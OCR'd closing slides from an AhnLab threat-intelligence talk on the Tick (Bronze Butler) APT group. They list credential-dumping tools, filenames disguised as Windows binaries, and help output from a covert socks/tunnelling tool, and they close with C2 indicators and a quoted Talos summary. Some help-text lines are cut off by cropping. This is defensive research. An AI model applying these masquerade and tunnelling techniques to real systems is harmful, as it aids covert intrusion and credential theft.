  - Disguised as Hancom file (C:\HNC\Hwp70\hwp70.exe)
  - Arpspoof function



Credential dumping - WCE

AhnLab


- WCE (Windows Credentials Editor)
  - File signed with Heruida Electronic credential found (2016)



Credential dumping - Mimikatz

AhnLab

- Mimikatz
  - mi.exe, mi2.exe, m3.exe, m32.exe



- NetTool (1,051,648 ~ 4,168,192 bytes)
  - Initially discovered in early September, 2018
  - Major file names : comhost.exe, conh0st.exe, dllh0st.exe, dt.tmp, spoolsv.exe, taskh0st.exe, w3wp.exe
  - 0.10 alpha : 32 bit, 1.34 : 64 bit

```
c:\work>taskh0st.exe --help
Usage of taskh0st.exe:
  -action string
        for client control server,
if is addr like 127.0.0.1:22, remo
udp:" ahead,"route" is for transpa
  -auth string
        key for auth
  -cache
        (valid in socks5 mode)if c
hod into cache/ dir,cache request
tps
  -debug int
        more output log
  -r    reverse mode, if true, cli
rver side
  -service string
        listen addr for client con
  -session_timeout int
        if > 0, session will check
ome seconds, socket will be closed
  -tcp
        use tcp to replace udp
  -thread int
        replace of GOMAXPROCS (def
  -timeout int
        udp pipe set timeout(secon
  -v    verbose mode
  -version
        show version
  -xor string
        xor key,c/s must use a som
```


```
c:\work>snost --help
Usage of snost:
  -action string
        c|s: for client to control server, if action is socks5,remote is socks5
server, if is addr like 127.0.0.1:22, remote server is a port redirect server, c
an use "udp:" ahead,"route" is for transparent socks, client default socks5, ser
ver default empty,if server's action is not empty, it will force clients's actio
n=server's action
  -r    c: reverse mode, if true, client 's "-local" address will be listened on
 server side
  -routen int
        c: threads(os-threads) num for route mode to parse real-addr (default 1)

  -service string
        cs: listen addr for client connect
  -session_timeout int
        c: if > 0, session will check itself if it's alive, if no msg tranfer fo
r some seconds, socket will be closed, use this to avoid of zombie tcp sockets
  -smartN int
        c: if >0, smart mode open(just for socks5 or route mode),it means how ma
ny requests of the same url at least are needed for sys to decide whether reques
t going locally or remotely
  -src
        c: whether logging src ip, just for tcp redirection
  -tcp
        cs: use tcp to replace udp
  -timeout int
        c: udp pipe set timeout(seconds) (default 100)
  -v    c|s: verbose mode
  -version
        c|s: show version
  -xor string
        cs: xor key,c/s must use a some key
```

06
Connections

AhnLab

Connections



Connections

AhnLab

- Correlations with C2
  - amamihanahana.com : Xxmm, Datper
  - 211.13.196.164 : Datper, Emdivi (campaign Blue termite)

THURSDAY, OCTOBER 18, 2018

Tracking Tick Through Recent Campaigns Targeting East Asia

This blog post is authored by Ashlee Benge and Jungsoo An, with contributions from Dazhuo Li.

Summary

Since 2016, an advanced threat group that Cisco Talos is tracking has carried out cyberattacks against South Korea and Japan. This group is known by several different names: Tick, Redbaldknight and Bronze Butler.

Although each campaign employed custom tools, Talos has observed recurring patterns in the actor's use of infrastructure, from overlaps in hijacked command and control (C2) domains to differing campaign C2s resolving to the same IP. These infrastructure patterns indicate similarities between the Datper, xxmm backdoor, and Emdivi malware families. In this post, we will dive into these parallels and examine the methods used by this actor.

* Source : https://blog.talosintelligence.com/2018/10/tracking-tick-through-recent-campaigns.html

07
Conclusion

AhnLab

Remaining Tasks

AhnLab

- the Tick Group is a threat actor that has been active in Korea and Japan for the past 10 years !
- Question 1. Are they the same group?
  - Existence of Malware Builder
  - Same code reused
- Question 2. Connection to Tonto Team
  - Some malware are simultaneously used
  - Some infrastructures, such as C&C, are shared
  - What is the connection between these Groups? - Collaboration? Same Group? Coincidence?
- Necessity of Collaboration
  - Collaboration required between the researchers of Korea and Japan, who are experiencing similar active attacks

Thank you!

CHA Minseok (Jacky)

minseok.cha@ahnlab.com

mstoned7@gmail.com

@mstoned7

More security, More freedom

AhnLab